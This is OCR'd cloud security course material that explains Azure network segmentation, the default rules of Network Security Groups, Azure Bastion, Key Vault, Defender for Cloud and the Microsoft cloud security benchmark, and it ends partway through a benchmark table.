
Network segmentation can secure interactions between perimeters. This approach can strengthen an organization's security posture, contain risks in a breach, and stop attackers from gaining access to an entire workload.

Azure Virtual Network

Azure Virtual Network (VNet) is the fundamental building block for your organization's private network in Azure. A virtual network is similar to a traditional network that you'd operate in your own data center, but brings with it additional benefits of Azure's infrastructure such as scale, availability, and isolation.

Azure virtual network enables organizations to segment their network. Organizations can create multiple virtual networks per region per subscription, and multiple smaller networks (subnets) can be created within each virtual network.


VNets provide network level containment of resources with no traffic allowed across VNets or inbound to the virtual network, by default. Communication needs to be explicitly provisioned. This enables more control over how Azure resources in a virtual network communicate with other Azure resources, the internet, and on-premises networks.



Describe Azure Network Security Groups

Network security groups (NSGs) let you filter network traffic to and from Azure resources in an Azure virtual network; for example, a virtual machine. An NSG consists of rules that define how the traffic is filtered. You can associate only one network security group to each virtual network subnet and network interface in a virtual machine. The same network security group, however, can be associated to as many different subnets and network interfaces as you choose.

In the highly simplified diagram that follows, you can see an Azure virtual network with two subnets that are connected to the internet, and each subnet has a virtual machine. Subnet 1 has an NSG assigned to it that's filtering inbound and outbound access to VM1, which needs a higher level of access. In contrast, VM2 could represent a public-facing machine that doesn't require an NSG.



Inbound and outbound security rules

An NSG is made up of inbound and outbound security rules. NSG security rules are evaluated by priority using five information points: source, source port, destination, destination port, and protocol to either allow or deny the traffic. By default, Azure creates a series of rules, three inbound and three outbound rules, to provide a baseline level of security. You can't remove the default rules, but you can override them by creating new rules with higher priorities.

Each rule specifies one or more of the following properties:

- Name: Every NSG rule needs to have a unique name that describes its purpose. For example, AdminAccessOnlyFilter.
- Priority: Rules are processed in priority order, with lower numbers processed before higher numbers. When traffic matches a rule, processing stops. This means that any other rules with a lower priority (higher numbers) won't be processed.
- Source or destination: Specify either individual IP address or an IP address range, service tag (a group of IP address prefixes from a given Azure service), or application security group. Specifying a range, a service tag, or application security group, enables you to create fewer security rules.
- Protocol: What network protocol will the rule check? The protocol can be any of: TCP, UDP, ICMP or Any.
- Direction: Whether the rule should be applied to inbound or outbound traffic.
- Port range: You can specify an individual or range of ports. Specifying ranges enables you to be more efficient when creating security rules.
- Action: Finally, you need to decide what will happen when this rule is triggered.

The screenshot that follows shows the default inbound rules and outbound, which are included in all NSGs.

Priority	Name	Port	Protocol	Source	Destination	Action
Inbound Security Rules						
65000	AllowVnetInBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancer···	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound	Any	Any	Any	Any	Deny
Outbound Security Rules						
65000	AllowVnetOutBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowInternetOutBound	Any	Any	Any	Internet	Allow
65500	DenyAllOutBound	Any	Any	Any	Any	Deny

Descriptions for the default inbound rules are as follows:.

- AllowVNetInBound - The AllowVNetInBound rule is processed first as it has the lowest priority value. Recall that rules with the lowest priority value get processed first. This rule allows traffic from a source with the VirtualNetwork service tag to a destination with the VirtualNetwork service tag on any port, using any protocol. If a match is found for this

rule, then no other rules are processed. If no match is found, then the next rule gets processed.

- AllowAzureLoadBalancerInBound - The AllowAzureLoadBalancerInBound rule is processed second, as its priority value is higher than the AllowVNetInBound rule. This rule allows traffic from a source with the AzureLoadBalancer service tag to a destination with the AzureLoadBalancer service tag on any port to any IP address on any port, using any protocol. If a match is found for this rule, then no other rules are processed. If no match is found, then the next rule gets processed.
- DenyAllInBound - The last rule in this NSG is the DenyAllInBound rule. This rule denies all traffic from any source IP address on any port to any other IP address on any port, using any protocol.

In summary, any virtual network subnet or network interface card to which this NSG is assigned will only allow inbound traffic from an Azure Virtual Network or an Azure load balancer (as defined by their respective service tags). All other inbound network traffic is denied. You can't remove the default rules, but you can override them by creating new rules with higher priorities (lower priority value).

What is the difference between Network Security Groups (NSGs) and Azure Firewall?

Now that you've learned about both Network Security Groups and Azure Firewall, you may be wondering how they differ, as they both protect Virtual Network resources. The Azure Firewall service complements network security group functionality. Together, they provide better "defense-in-depth" network security. Network security groups provide distributed network layer traffic filtering to limit traffic to resources *within* virtual networks in each subscription. Azure Firewall is a fully stateful, centralized network firewall as-a-service, which provides network and application-level protection *across* different subscriptions and virtual networks.


Describe Azure Bastion

Let’s assume you’ve set up multiple virtual networks that use a combination of NSGs and Azure Firewalls to protect and filter access to the assets and resources, including virtual machines (VMs). You're now protected from external threats, but need to allow your developers and data scientist, who are working remotely, direct access to those VMs.

In a traditional model, you'd need to expose the Remote Desktop Protocol (RDP) and/or Secure Shell (SSH) ports to the internet. These protocols can be used to gain remote access to your VMs. This process creates a significant surface threat that can be exploited by attackers who actively hunt accessible machines with open management ports, like RDP or SSH. When a VM is successfully compromised, it's used as the entry point to attack further resources within your environment.

Azure Bastion

Azure Bastion is a service you deploy that lets you connect to a virtual machine using your browser and the Azure portal. The Azure Bastion service is a fully platform-managed PaaS service that you provision inside your virtual network. Azure Bastion provides secure and seamless RDP and SSH connectivity to your virtual machines directly from the Azure portal using Transport Layer Security (TLS). When you connect via Azure Bastion, your virtual machines don't need a public IP address, agent, or special client software.



Bastion provides secure RDP and SSH connectivity to all VMs in the virtual network, and peered virtual networks, in which it's provisioned. Using Azure Bastion protects your virtual machines from exposing RDP/SSH ports to the outside world, while still providing secure access using RDP/SSH.

Azure Bastion deployment is per virtual network with support for virtual network peering, not per subscription/account or virtual machine. Once you provision the Azure Bastion service in your virtual network, the RDP/SSH experience is available to all your VMs in the same VNet, and peered VNets.

Key benefits of Azure Bastion

The following are key benefits of Azure Bastion:

- RDP and SSH directly in Azure portal: You get to the RDP and SSH session directly in the Azure portal, using a single-click experience.
- Remote session over TLS and firewall traversal for RDP/SSH: From the Azure portal, a connection to the VM, will open an HTML5 based web client that is automatically streamed to your local device. You'll get your Remote Desktop Protocol (RDP) and Secure Shell (SSH) to traverse the corporate firewalls securely. The connection is made secure by using the Transport Layer Security (TLS) protocol to establish encryption.
- No Public IP required on the Azure VM: Azure Bastion opens the RDP/SSH connection to your Azure virtual machine using private IP on your VM. You don't need a public IP.
- No hassle managing NSGs: A fully managed platform PaaS service from Azure that's hardened internally to provide secure RDP/SSH connectivity. You don't need to apply any NSGs on an Azure Bastion subnet.
- Protection against port scanning: Because you don't need to expose your virtual machines to the internet, your VMs are protected against port scanning by rogue and malicious users located outside your virtual network.
- Hardening in one place to protect against zero-day exploits: Azure Bastion is a fully platform-managed PaaS service. Because it sits at the perimeter of your virtual network, you don’t need to worry about hardening each virtual machine in the virtual network. The Azure platform protects against zero-day exploits by keeping the Azure Bastion hardened and always up to date for you.

Use Azure Bastion to establish secure RDP and SSH connectivity to your virtual machines in Azure.

Azure Bastion offers multiple SKU tiers. For more information on Azure Bastion, including the features available in the available SKUs, see the linked documentation

titled "What is Azure Bastion," in the Learn more section of the summary and resources unit.

Describe Azure Key Vault

Azure Key Vault is a cloud service for securely storing and accessing secrets. A secret is anything that you want to tightly control access to, such as API keys, passwords, certificates, or cryptographic keys.

Azure Key Vault helps solve the following problems:

- Secrets management. You can use Key Vault to store securely and tightly control access to tokens, passwords, certificates, Application Programming Interface (API) keys, and other secrets.
- Key management. You can use Key Vault as a key management solution. Key Vault makes it easier to create and control the encryption keys used to encrypt your data.
- Certificate management. Key Vault lets you provision, manage, and deploy your public and private Secure Sockets Layer/ Transport Layer Security (SSL/ TLS) certificates for use with Azure and internally connected resources.

Azure Key Vault has two service tiers: Standard, which encrypts with a software key, and a Premium tier, which includes hardware security module (HSM)-protected keys.

Why use Key Vault?

Centralize application secrets. Centralizing storage of application secrets in Azure Key Vault allows you to control their distribution and greatly reduces the chances that secrets may be accidentally leaked. When application developers use Key Vault, they no longer need to store security information as part of the code in their application. Instead, the application can securely access the information it needs by using a Key Vault object identifier that uniquely identifies the object within the Key Vault. Key Vault object identifiers are URLs that allow the application to retrieve specific versions of a secret. There's no need to write custom code to protect any of the secret information stored in Key Vault.

Examples of the URL format for a standard tier Azure Key Vault object identifier and the premium tier managed HSM are as follows:

- For standard tier vaults: https://{vault-name}.vault.azure.net/{object-type}/{object-name}/{object-version}
- For Managed HSM: https://{hsm-name}.managedhsm.azure.net/{object-type}/{object-name}/{object-version}

Securely store secrets and keys. Access to a key vault requires proper authentication and authorization before a caller (user or application) can get access. Authentication establishes the identity of the caller, while authorization determines the operations that they're allowed to perform.


Authentication is done via Microsoft Entra. Authorization may be done via Azure role-based access control (Azure RBAC) or Key Vault access policy.

Azure Key Vault is designed so that Microsoft doesn't see or extract your data.

Monitor access and use. Once you've created a couple of Key Vaults, you can monitor activity by enabling logging for your vaults. You have control over your logs and you may secure them by restricting access and you may also delete logs that you no longer need.

Simplified administration of application secrets. Azure Key Vault simplifies the administration that would typically be required to secure your application secrets, including:

- Replicating the contents of your Key Vault within a region and to a secondary region. Data replication ensures high availability and takes away the need of any action from the administrator to trigger the failover.
- Providing standard Azure administration options via the portal, Azure CLI and PowerShell.
- Automating certain tasks on certificates that you purchase from Public Certificate Authorities (CAs), such as enrollment and renewal.



In addition, Azure Key Vaults allow you to segregate application secrets. Applications may access only the vault that they're allowed to access, and they can be limited to only perform specific operations. You can create an Azure Key Vault per application and restrict the secrets stored in a Key Vault to a specific application and team of developers.

Learn more

To find out more about any of the topics covered in this module, go to:


- Azure DDoS Protection overview
- Azure DDoS Protection pricing page
- Azure Firewall
- Azure Firewall integration in Microsoft Security Copilot
- Web Application firewall
- Azure Web Application Firewall integration in Security Copilot
- Network Security Groups
- What is Azure Bastion?
- About Azure Key Vault

Security management capabilities in Azure

Describe Microsoft Defender for Cloud

Microsoft Defender for Cloud is a cloud-native application protection platform (CNAPP) with a set of security measures and practices designed to protect cloud-based applications from various cyber threats and vulnerabilities. Defender for Cloud combines the capabilities of:

- A development security operations (DevSecOps) solution that unifies security management at the code level across multicloud and multiple-pipeline environments.
- A cloud security posture management (CSPM) solution that surfaces actions that you can take to prevent breaches.
- A cloud workload protection platform (CWPP) with specific protections for servers, containers, storage, databases, and other workloads.



DevSecOps. Defender for Cloud helps you to incorporate good security practices early during the software development process, or DevSecOps. You can protect your code management environments and your code pipelines, and get insights into your development environment security posture from a single location. Defender for DevOps, a service available in Defender for Cloud, empowers security teams to manage DevOps security across multi-pipeline environments.

CSPM. The security of your cloud and on-premises resources depends on proper configuration and deployment. Cloud security posture management (CSPM) assesses your systems and automatically alerts security staff in your IT department when a vulnerability is found. CSPM uses tools and services in your cloud

environment to monitor and prioritize security enhancements and features admins can take to secure the environment.

CWPP. Proactive security principles require that you implement security practices that protect your workloads from threats. Cloud workload protections (CWP) surface workload-specific recommendations that lead you to the right security controls to protect your workloads. When your environment is threatened, security alerts right away indicate the nature and severity of the threat so you can plan your response.

Microsoft Defender for Cloud, through its DevSecOps, CSPM, and CWPP capabilities, enables organizations to manage the security of their resources and workloads in the cloud and on-premises and improve their overall security posture.

Also, for businesses that are onboarded to Microsoft Security Copilot, Microsoft Defender for Cloud embeds capabilities of Microsoft Security Copilot. Specifically, the integration with Copilot allows you to analyze, summarize, remediate, and delegate recommendations using natural language prompts.

When you enable Defender for Cloud, you automatically gain access to Microsoft Defender XDR, an enterprise defense suite that natively coordinates detection, prevention, investigation, and response across endpoints, identities, email, and applications to provide integrated protection against sophisticated attacks. Information on Microsoft Defender XDR is covered in a subsequent module.

DevSecOps, CSPM, and CWPP are covered in more detail throughout the rest of this module. But first, it's important to start with an understanding of the policies and security initiatives that Microsoft Defender for Cloud applies in the course of making recommendations.

How security policies and initiatives improve cloud security posture

Microsoft Defender for Cloud enables organizations to manage the security of their resources and workloads in the cloud and on-premises and improve their overall security posture. It does this by using policy definitions and security initiatives, so it's important to understand these terms.

- An Azure Policy definition, created in Azure policy, is a rule about specific security conditions that you want controlled. Azure policy supports built-in definitions but you can also create your own custom policy definitions.

- A security initiative is a collection of Azure Policy definitions, or rules, grouped together towards a specific goal or purpose. Security initiatives simplify management of your policies by grouping a set of policies together, logically, as a single item.
- To implement policy definitions or initiatives, you assign them to any scope of resources that are supported, such as management groups, subscriptions, resource groups, or individual resources.

Microsoft Defender for Cloud applies security initiatives to your subscriptions. These initiatives contain one or more security policies. Each of those policies results in a security recommendation for improving your security posture.

Security administrators can build their own custom security initiatives in Microsoft Defender for Cloud, but there's also a default, built-in security initiative named 'Microsoft cloud security benchmark' that is automatically assigned when you enable Microsoft Defender for Cloud on your subscription.

Microsoft cloud security benchmark

The Microsoft cloud security benchmark (MCSB) is a Microsoft-authored set of guidelines for security and compliance that provides best practices and recommendations to help improve the security of workloads, data, and services on Azure and your multicloud environment. The MCSB builds on the controls from the Center for Internet Security (CIS) and the National Institute of Standards and Technology (NIST) with a focus on cloud-centric security.


The best way to understand the Microsoft cloud security benchmark is to view it on GitHub Microsoft_cloud_security_benchmark. Spoiler alert, it's an excel spreadsheet. The MCSB provides many columns of data. Some key pieces of information include:

- ID - Each line item in the MCSB has an identifier that maps to a specific recommendation.
- Control domain - A control is a high-level description of a feature or activity that needs to be addressed and isn't specific to a technology or implementation. MCSB control domains include network security, data protection, identity management, privileged access, incident response, endpoint security to name just a few.
- Mapping to industry frameworks - The recommendations included in the MCSB map to existing industry frameworks, such as the Center for Internet Security (CIS), the National Institute of Standards and

Technology (NIST), and the Payment Card Industry Data Security Standards (PCI DSS) frameworks. This makes security and compliance easier for customer applications running on Azure services.

- Recommendation - For each control domain area there can be many distinct recommendations. For example, the "Network Security" control domain in MCSB v1 has 10 distinct recommendations identified as NS-1 through NS-10; in which the first recommendation identified as NS-1 is to establish network segmentation boundaries.
- Azure Guidance - Azure Guidance is focused on the "how" and it elaborates on the relevant technical features and ways to implement the controls in Azure. In the example of NS-1, the Azure guidance includes information regarding creating a virtual network, using network security groups (NSG), and using an application security group (ASG).
- AWS Guidance - The AWS guidance is focused on the "how" specific to AWS, explaining the AWS technical features and implementation basics.

The MCSB also includes links to information on implementation that relate to the Azure and AWS guidance, information about security functions at the customer organization who may be accountable, responsible, or consulted for the respective control, and more. An excerpt from the Microsoft cloud security benchmark version 1 (MCSB v1) and is shown as an example of the type of the content that is included in the MCSB. The image isn't intended to show the complete text for any of the line items.




ID	Control Domain	CIS Controls v7.1 ID(s)	CIS Controls v8 ID(s)	NIST SP800-53 r4 ID(s)	PCI-DSS v3.2.1 ID(s)	Recommendation	Security Principle	Azure Guidance	Implementation and additional context	AWS Guidance
NS-1	Network Security	9.2 - Ensure Only Approved Ports, Protocols and Services Are Running 9.4 - Apply Host-Based Firewalls or Port Filtering 12.3 - Deny	3.12 - Segment Data Processing and Storage Based on Sensitivity 13.4 - Perform Traffic Filtering Between Network	AC-4: INFORMATION FLOW ENFORCEMENT SC-2: APPLICATION PARTITIONING SC-7: BOUNDARY PROTECTION	1.1 1.2 1.3	Establish network segmentation boundaries	Ensure that your virtual network deployment aligns to your enterprise segmentation strategy defined in the GS-2 security control. Any workload that could incur higher risk for the organization should be in isolated virtual networks.	Create a virtual network (VNet) as a fundamental segmentation approach in your Azure network, so resources such as VMs can be deployed into the VNet within a network boundary. To further segment the network, you can create subnets inside VNet for smaller sub-networks.	Azure Virtual Network concepts and best practices: 